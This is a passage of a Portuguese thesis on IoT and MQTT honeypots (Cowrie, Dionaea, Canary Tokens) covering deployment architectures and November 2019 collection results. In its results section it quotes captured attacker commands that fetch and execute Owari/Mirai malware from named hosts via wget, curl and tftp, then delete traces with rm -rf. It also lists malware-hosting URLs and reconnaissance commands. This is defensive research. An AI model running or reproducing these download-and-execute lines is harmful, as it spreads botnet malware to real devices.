

Figura 3.10: Registro dos logs no Dionaea.

As tabelas que fazem os controles de fingerprint e pub/sub do MQTT foram escritas a partir da realização do seguinte teste mostrado na 3.11, que validou o funcionamento do Dionaea como um honeypot MQTT.



Figura 3.11: Comandos utilizados para validar o serviço MQTT do Dionaea.

3.1.3 Alta Interatividade: Honeypot como detector de intrusão e de movimentação lateral

Não existem muitos artigos documentando os passos para implementar honeypots de alta interatividade, muito em razão do alto risco que envolve a atividade. Como última sugestão, foi proposto como exercício mental a criação de um honeypot de alta interatividade que simulasse um gateway MQTT.

Para tal objetivo, ficam propostas as seguintes estratégias:

Pode ser interessante que um honeypot de alta interatividade fique dentro da parte protegida de uma rede. Apesar de óbvio e confirmado por esse trabalho, colocar um servidor desprotegido exposto para a Internet é garantir que ele será atingido por ataques. Portanto, há maior interesse em investigar interações que permitam tratar o honeypot como um detector de intrusão. A alta interatividade pressupõe a possibilidade de permitir que o atacante tenha acesso direto ao servidor. No caso de um gateway MQTT, isso poderia ser obtido através da instalação de um servidor MQTT, que configurado com uma senha de dicionário ou com uma senha interna da organização, poderia simular fazer parte de uma aplicação IoT real. Lembrando que é possível instalar o servidor MQTT tanto em um sistema operacional Windows como Linux. Nesse caso, o interessante seria notar quando ocorressem atividades dentro do servidor. Mantendo o em standby ou adormecido, qualquer tipo de interação no servidor ficaria configurada como uma detecção de intrusão, indicando que a rede não estaria segura. Para detecção dessa movimentação lateral, propõe se a utilização do Canary Token e do Canary FS. Quando ocorre algum clique no honeytoken é gerado um alerta no e-mail, indicando que houve interação com o token. Esse tipo de mecanismo é extremamente interessante como estratégia de segurança. Por exemplo, é possível colocar um honeytoken em um diretório que não deve ser acessado. Caso alguém acesse, é gerado um alerta através do token e teremos um indicativo de que alguém anda "bisbilhotando" uma área restrita. Essa solução é gratuita e sua utilização livre de limites, devendo ser escolhido apenas qual o melhor token e o mais adequado para cada tipo de contexto. Para registro dos comandos utilizados pelo atacante pode ainda ser utilizado um keylogger. Atualmente, existem algumas dezenas de projetos em python utilizando a biblioteca pynput.keyboard.

3.1.3.1 Como realizar a detecção de intrusão?

O Canary Token poderia ser utilizado em um servidor MQTT Windows utilizando um token em um arquivo .exe ou imediatamente nos diretórios Windows dos usuários, por exemplo no Desktop do usuário Administrator. A figura 3.12 mostra os tipos de tokens disponibilizados na interface gráfica da ferramenta.

O CanaryFS é uma ferramenta para utilização dos tokens em diretórios ou arquivos Linux. Seu objetivo é o monitoramento do file system. Para testar:

Faça o download em https://github.com/thinkst/canaryfy. Extraia, abra a pasta e rode o comando *make* para compilar o binário. Gere o Canary Token de DNS. Por exemplo, para monitorar um arquivo *.txt*, execute o comando a seguir para mascarar a execução do software

como se fosse um processo comum scsi de disco do sistema operacional:

```
./canaryfy '[scsi_eh_33]' <token>/path/arquivo_ou_pasta_a_ser_monitodo
```



Figura 3.12: Tipos de tokens que podem escolhidos

Quando o token é acionado, uma mensagem como na figura 3.13 é gerada no e-mail cadastrado:



Figura 3.13: Exemplar de e-mail recebido

Infelizmente o teste desse tipo de honeypot necessita ser em um ambiente real, preferencialmente que já possua uma aplicação IoT em produção. Apesar de não ser possível testar a proposta, vale o registro nesse trabalho. Ainda que seja um exercício mais criativo as ferramentas propostas foram testadas e validadas.

3.2 Arquiteturas propostas

Um dos pontos centrais das discussões de Honeypots consiste em onde serão colocados os sistemas. Seguem as arquiteturas básicas e as que foram utilizadas para os experimentos.

3.2.1 Honeypots de pequena interatividade para IoT

Para utilização de Honeypots de baixa interatividade, a topologia clássica normalmente proposta na literatura e reforçada nesse trabalho como sugestão para prova de conceito segue a figura 3.14. Esse tipo de arquitetura é normalmente destinado a estudos e coletas de *malwares*, ficando os honeypots expostos diretamente à Internet através de endereços públicos.



Figura 3.14: Arquitetura honeypots de pequena/média interatividade para IoT

Existe certo grau de risco em rodar esses tipos de sistemas, pois é possível que por acidente a própria rede seja infectada ou o que o honeypot seja utilizado em outros ataques, se infectado. Para evitar ambos os casos, é prudente que estejam segmentados em uma rede DMZ (Demilitarized Zone ou Zona Desmilitarizada). É também necessário que existam mecanismos de contenção, no caso firewalls, que impossibilitem o tráfego de saída dos honeypots.

3.2.2 Gateway MQTT de alta interatividade

Para a proposta de Honeypots de alta interatividade utilizando dos mecanismos anteriormente citados (Canary Tokens, keyloggers etc), é ainda mais importante o bloqueio de tráfego, pois agora o servidor se encontra diretamente na rede interna.

Conforme ilustração da figura 3.15, considerando uma aplicação IoT real em que sensores se comunique com um gateway MQTT, o honeypot poderia fazer parte dessa rede, desde que se

mantendo em standby, sem interações. A interação por parte de um atacante externo ou interno desencadearia um acionamento dos tokens e revelaria a movimentação lateral ou intrusão da rede.



Figura 3.15: Arquitetura de servidor MQTT honeypot de alta interatividade

3.2.3 Arquiteturas utilizadas nos experimentos

Para validar as propostas de configurações e testar de fato os honeypots escolhidos, foram realizados testes para obtenção de dados relevantes e captura de malwares. A coleta não pretende dar por definitivo um aval sobre a viabilidade das propostas aqui documentadas. Não houve tempo hábil para testar todas as arquiteturas e ainda se aprofundar em uma análise técnica dos dados gerados na coleta. Idealmente, uma coleta desse tipo deve ser contínua e de pelo menos 6 meses a um ano. O trabalho de engenharia reversa e análise aprofundada dos malwares não fez parte do escopo do trabalho.

Metodologicamente, no caso do Cowrie, foi utilizada a abordagem de subir primeiramente o honeypot sem muitas modificações e posteriormente realizar o teste com as customizações para simular o gateway MQTT. No caso do Dionaea, por já simular o protocolo MQTT, não houve necessidade de realizar essa diferenciação.

Como análise dos resultados, o projeto se propôs a realizar um comparativo entre os dois honeypots, avaliando as principais características e levantando os aspectos positivos e negativos de ambos.

Para realizar essa validação, não havia disponível um ambiente de Data Center seguro em que as arquiteturas propostas pudessem ser utilizadas. Para contornar o problema, decidiu se por realizar a coleta oficial na nuvem AWS, que já havia sido utilizado nos primeiros contatos com os softwares utilizados. Dentre as principais vantagens dessa alternativa, estão a praticidade de obtenção de um IP público, a facilidade de gerência e o isolamento que esse tipo de ambiente proporciona.

As duas arquiteturas testadas seguiram os modelos abaixo.

Na primeira delas, o Dionaea e o Cowrie foram testados em instâncias EC2, sendo o primeiro

"containerizado" e o segundo não, conforme figura 3.16.



Figura 3.16: Arquitetura proposta para coleta.

Para trazer mais realismo ao Cowrie, foi realizado também um teste subindo um container rodando um MQTT Server Mosquitto (ver figura 3.17). Dessa forma, um scan no IP público dessa instância mostraria que as portas 22, 23 e 1883 estariam abertas, atraindo mais ainda um direcionamento para ataques voltados para IoT/MQTT. Essa abordagem não foi vista em outros trabalhos e pode ser interessante para outros contextos, pois os containers secundários podem simular outros tipos de serviços.



Figura 3.17: Arquitetura de coleta com mais um elemento.

3.3 Honeypot MQTT as a Service

Com a metodologia de configuração proposta é possível padronizar as configurações em uma imagem Docker. Utilizando como template, é possível automatizar o deploy de honeypots. Foram realizados experimentos nesse sentido utilizando o software vRealize Orchestrator da VMware. Esse software, integrado ao vSphere, consegue automatizar atividades manuais através de workflows [2].

Alterando o workflow padrão *Run a Program in a Guest* foi possível realizar o deploy do Cowrie em um clique, no contexto de uma nuvem privada. Passando o usuário, senha e a máquina virtual em que rodará o Cowrie, o programa executa o comando docker run direto em /bin/bash.



Figura 3.18: Exemplar de um workflow para Honeypot as a Service.

[2]https://www.vmware.com/br/products/vrealize-orchestrator.html

Capítulo 4

Resultados das Arquiteturas

Foram realizados experimentos em busca de validar as ferramentas propostas e tentar avaliar se seria possível obter algum direcionamento para Internet das Coisas ou gateways MQTT utilizando os honeypots testados. A primeira coleta de teste com o Cowrie ocorreu do dia 21 até 25 de Novembro de 2019. A segunda coleta oficial do Cowrie e a primeira do Dionaea ocorreu durante os dias 26 e 27 de Novembro de 2019. Aqui serão realizadas considerações sobre os principais resultados, buscando não apenas gerar dados estatísticos, mas significar os dados extraídos.

4.1 Resultados com Cowrie

Foi realizada uma primeira coleta de teste sem a customização sugerida de servidor MQTT. Isso é, sem adição dos diretórios e sem modificar o banner inicial. O usuário Richard foi excluído para não levantar suspeitas, mas não houve alteração do arquivo userdb.txt. Essa era para ser apenas uma coleta de validação para realizar um comparativo com a segunda coleta. No entanto, foram obtidos resultados importantes, que merecem registro.

4.1.1 Malwares Coletados

Foram coletados 75 malwares diferentes e 84 arquivos .txt com usuários e senhas, também criados nos ataques. Após uma análise mais minuciosa foi encontrado um dos principais artefatos da pesquisa, o malware Owari, evolução do Mirai, que também é direcionado para IoT.

Pesquisadores de uma empresa de segurança publicaram uma entrevista com o suposto autor da botnet SORA e Owari [1]. Sob o pseudônimo Wicked, o jovem com cerca de 18 anos na data da reportagem cita que o Owari começou apenas como uma botnet bruteforce, progredindo para eventual exploração de vulnerabilidades de dispositivos. Relata ainda que o ganho monetário advém do aluguel da botnet para estressar ambientes específicos. Ao invés de iniciar ataques DDoS aleatórios, essa é uma das principais formas que hackers de IoT possuem para ganhar dinheiro.

[1] https://blog.newskysecurity.com/understanding-the-iot-hacker-a-conversation-with-owari-sora-iot-botnet-author-117feff56863

Curiosamente, quando perguntado sobre utilização e qual seria seu honeypot favorito, Wicked comenta utilizar somente o Telnet IoT Honeypot, em busca de investigar os malwares existentes nas botnets concorrentes.



Figura 4.1: Wicked finaliza a entrevista com a frase IoT security is a joke ("Segurança em IoT é uma piada").

4.1.2 Modus operandi de ataques e comandos

Para exemplificar como a solução permite registrar detalhadamente ataques, serão descritos os passos do ataque que resultou na coleta do Owarie. O IP 58.220.2.92, registrado na China segundo os sites de georreferenciamento, tentou logar com diversos usuários. Quando conseguiu executou de uma vez os seguintes comandos:

```
$ cd /tmp  cd /var/run  cd /mnt  cd /root  cd /;
wget http://milnetbrasil.duckdns.org:8088/sensi.sh;
curl -O http://milnetbrasil.duckdns.org:8088/sensi.sh;
chmod 777 sensi.sh;
sh sensi.sh;
tftp milnetbrasil.duckdns.org -c get sensi.sh;
chmod 777 sensi.sh;
sh sensi.sh; tftp -r sensi2.sh -g milnetbrasil.duckdns.org;
chmod 777 sensi2.sh;
sh sensi2.sh;
ftpget -v -u anonymous -p anonymous -P 21 milnetbrasil.duckdns.org;
sensi1.sh sensi1.sh;
sh sensi1.sh;
rm -rf sensi.sh sensi.sh sensi2.sh sensi1.sh;
rm -rf *
```

No entanto, devido a própria limitação do Cowrie, o atacante não conseguiu rodar os scripts baixados. A figura 4.2 mostra que essa é uma URL conhecida por realizar ataques, bem como a figura 4.3 coloca o IP do atacante como reportado.

Dateadded (UTC)	URL	Status	Tags
2019-09-05 01:25:06	http://milnetbrasil.duckdns.org:8088/back2.exe	Offline	exe Smoke Loader
2019-09-04 09:54:06	http://milnetbrasil.duckdns.org:8088/back1.exe	Offline	exe
2019-09-04 08:52:06	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.spc	Offline	elf mirai
2019-05-23 03:14:32	http://milnetbrasil.duckdns.org:8088/0kx	Offline	elf tsunami
2019-05-09 09:35:14	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.arm	Offline	elf mirai
2019-05-09 07:00:16	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.sh4	Offline	elf mirai
2019-05-09 07:00:13	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.mpsl	Offline	elf mirai
2019-05-09 06:53:07	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.mips	Offline	elf mirai
2019-05-09 06:52:14	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.arm5	Offline	elf mirai
2019-05-09 06:52:07	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.arm7	Offline	elf mirai
2019-05-09 06:52:05	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.m68k	Offline	elf mirai
2019-05-09 06:42:12	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.x86	Offline	elf mirai
2019-05-09 06:36:12	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.arm6	Offline	elf mirai
2019-05-09 06:36:07	http://milnetbrasil.duckdns.org:8088/Binarys/Owari.ppc	Offline	elf mirai

Figura 4.2: É de conhecimento que a URL milnetbrasil.duckdns espalha malwares.

Figura 4.3: IP do atacante também já foi reportado sucessivas vezes.

Na sequência, não obtendo o resultado desejado, foi executado o seguinte comando:

```
$ cd /tmp; wget http://104.248.41.227/Binarys/Owari.x86; curl -O
http://104.248.41.227/Binarys/Owari.x86; chmod 777 *;
./Owari.x86 x64; rm -rf *
```

Explicando por partes, o atacante tenta baixar o malware usando wget e curl dentro de

```
$ /tmp (cd /tmp; wget
http://104.248.41.227/Binarys/Owari.x86; curl -O
http://104.248.41.227/Binarys/Owari.x86;);
```

Modifica a permissão do arquivo (`chmod 777 *`); Executa o arquivo (`./Owari.x86 x64`) e o remove para não deixar evidências (`rm -rf *`).

Em relação ao objetivo central de investigar o direcionamento de ataques para gateways MQTT, a segunda coleta não obteve sucesso na percepção de canalização nesse sentido. Não houve qualquer tipo de movimentação dentro dos diretórios relacionados ao servidor MQTT. O usuário e os arquivos que falavam explicitamente de um servidor MQTT não tiveram nenhum tipo de interação. Até mesmo o banner pode não ter sido notado, pois a totalidade de ataques indica ser procedente de bots automatizados, como era de se esperar. As interações diretas com o shell apresentaram quase sempre o seguinte tipo de procedimento para extrair informações sobre o sistema e fazer upload dos arquivos:

```
cat /var/tmp/.var03522123 | head -n 1
cat /var/tmp/.var03522123 | head -n 1
cat /proc/cpuinfo | grep name | head -n 1 | awk
'{print␣$4,$5,$6,$7,$8,$9;
free␣-m␣|␣grep␣Mem␣|␣awk␣'{print $2 ,$3, $4, $5, $6, $7}'
ls␣-lh␣$(which␣ls)
crontab␣-l
uname␣-m
cat␣/proc/cpuinfo␣|␣grep␣model␣|␣grep␣name␣|␣wc␣-l
top
uname␣-a
lscpu␣|␣grep␣Model
echo␣\"root␣applemac\"␣>␣/tmp/up.txt
rm␣-rf␣/var/tmp/dota*
```

O segundo experimento capturou majoritariamente dezenas de ataques do tipo direct-tcp forward request, em que o atacante tenta utilizar do honeypot para atacar outros sites. Esse tipo de ataque tem bastante relação com IoT, pois os alvos também são dispositivos[2] [3]. Não é possível saber se a predominância desses ataques teria relação com a configuração proposta, a menos que seja analisado em detalhes o conteúdo do payload dos cabeçalhos. O Cowrie não decodifica

[2]https://github.com/unixfreaxjp/MMD-0062-2017

[3]https://blog.malwaremustdie.org/2017/03/mmd-0062-2017-credential-harvesting-by.html

esse conteúdo, nos logs ficam em formato bruto, mas há a possibilidade de redirecionar para um servidor web.

Figura 4.4: Registro de direct-tcp forward request.

Foi descoberto posteriormente a possibilidade de redirecionar esse tráfego para um servidor HTTPS para visualizar melhor os ataques[4] [5]). O volume desse tipo de ataque pode ter ou não relação com o segundo container Docker que estava rodando o MQTT Server, mas só é possível chegar a essa conclusão realizando mais testes e durante um período maior.

Ainda do ponto de vista de IoT, apenas uma análise detalhada dos malwares coletados poderia dizer se mais exemplares foram encontrados relacionados a ataques de dispositivos, como o Owarie.

Outro fato relevante nesse sentido foi a detecção de um Raspberry Pi tentando se conectar utilizando uma senha comum. Esse ataque possivelmente é coordenado por uma botnet de Raspberry com IRC [6].

